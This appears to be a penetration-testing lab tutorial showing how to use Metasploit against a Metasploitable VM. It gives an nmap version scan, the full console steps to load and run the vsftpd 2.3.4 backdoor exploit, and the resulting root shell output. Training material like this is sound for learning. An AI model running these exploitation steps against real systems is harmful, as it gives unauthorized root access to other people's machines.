
Gaining access to machines using vulnerabilities using metasploit

Metasploit, an open-source penetration testing framework, streamlines the process of finding and exploiting these vulnerabilities. The console is the main interface for using Metasploit, enabling users to load and execute exploits, configure payloads, and perform vulnerability assessments or penetration testing. Once launched, users can operate within the interactive environment to manage all phases of an attack.




```
┌──(kali㉿kali)-[~]
└─$ cd

┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: When in a module, use back to go back to the top level
prompt

     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search
Usage: search [<options>] [<keywords>:<value>]

Prepending a value with '-' will exclude any matching results.
If no options or keywords are provided, cached results are displayed.
```

Scanning the open ports in target Machine

Nmap first scans the target to find open ports. Once open ports are identified, it probes these ports to detect the services running (such as HTTP, FTP, or SSH) and attempts to determine the specific version of each service (e.g., Apache 2.4.18, OpenSSH 7.6). The results will display the open ports, the corresponding services, and their version information.


nmap -sV <Target IP address>



```
└─$ nmap -sV 192.168.155.94
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 16:41 IST
Nmap scan report for 192.168.155.94
Host is up (0.014s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5900/tcp open  vnc         VNC (protocol 3.3)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:li
nux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.50 seconds
```


- Find the specific exploits, payloads, auxiliary modules, or other components. It helps in quickly locating the resources needed for vulnerability assessment.

msf> search



```
msf6 > search
Usage: search [<options>] [<keywords>:<value>]

Prepending a value with '-' will exclude any matching results.
If no options or keywords are provided, cached results are displayed.

OPTIONS:

    -h, --help                      Help banner
    -I, --ignore                    Ignore the command if the only match has the
same name as the search
    -o, --output <filename>         Send output to a file in csv format
    -r, --sort-descending <column>  Reverse the order of search results to descen
ding order
    -S, --filter <filter>           Regex pattern used to filter search results
    -s, --sort-ascending <column>   Sort search results by the specified column i
n ascending order
    -u, --use                       Use module if there is one result

Keywords:
  adapter           :  Modules with a matching adater reference name
  aka               :  Modules with a matching AKA (also-known-as) name
  author            :  Modules written by this author
  arch              :  Modules affecting this architecture
  bid               :  Modules with a matching Bugtraq ID
  cve               :  Modules with a matching CVE ID
  edb               :  Modules with a matching Exploit-DB ID
  check             :  Modules that support the 'check' method
  date              :  Modules with a matching disclosure date
```


msf>search vsftpd



```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  De
scription
   -  ----                                  ---------------  ----       -----  --
---------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VS
FTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VS
FTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit
/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,
```


- Load a specific exploit module in Metasploit. This particular exploit targets a backdoor in **vsftpd version 2.3.4**, a popular FTP server for Unix-based systems.

  Msf>use exploit/unix/ftp/vsftpd_234_backdoor



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,
                                       type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.met
                                       asploit.com/docs/using-metasploit/basics
                                       /using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```


Msf6 exploit(exploit/unix/ftp/vsftpd_234_backdoor)>set RHOSTS 192.168.155.94



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.155.94
RHOSTS => 192.168.155.94
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,
                                       type:host:port][...]
   RHOSTS   192.168.155.94   yes       The target host(s), see https://docs.met
                                       asploit.com/docs/using-metasploit/basics
                                       /using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Msf6 exploit(exploit/unix/ftp/vsftpd_234_backdoor)>set payload cmd/unix/interact

Msf6 exploit(exploit/unix/ftp/vsftpd_234_backdoor)>exploit



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.155.94:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.155.94:21 - USER: 331 Please specify the password.
[+] 192.168.155.94:21 - Backdoor service has been spawned, handling ...
[+] 192.168.155.94:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:34999 → 192.168.155.94:6200) at 20
24-09-30 16:48:44 +0530

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
```